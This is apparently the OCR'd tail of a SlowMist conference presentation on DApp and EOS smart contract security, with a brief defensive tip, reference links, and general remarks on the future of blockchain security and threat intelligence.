
Defense

- Generate a random number using a "defer action" delay

More

- EOS Smart Contract Security Best Practices
  https://github.com/slowmist/eos-smart-contract-security-best-practices
- EOSBet 、EOSDice etc. More security event details
  https://mp.weixin.qq.com/s/DnhtzdWeRziK030FSolDbA

DApp 安全攻防 By 慢雾(SlowMist)



Future

Public Chain Ecosystem

- When we talk about blockchain, we talk about the public chain.
- Payment and settlement
- Competitive DApp(in rapid development)
- Identity
- Infrastructure：
  - Exchange, Wallet, Node(Block Producer, Pooled etc)

Security Ecosystem

- As the public chain grows, it becomes more sophisticated
  - Infrastructure security
  - DApp security
  - Security for the customer
  - Blockchain Threat Intelligence(BTI)
    - Intelligence sharing and threat management on and off the chain will be more urgent and improved
- New types of attackers are more likely to emerge from developers who are related to the public chain than traditional attackers

Anonymous, Freedom And Security

- The evolution of the public chain will give birth to a truly anonymous, freedom and security group.
- The evolution of the public chain will gradually give birth to new evil groups.
- The evolution of the public chain will resolve trust boundaries between countries, races, and groups.
- ...

Q&A

https://slowmist.com
https://slowmist.io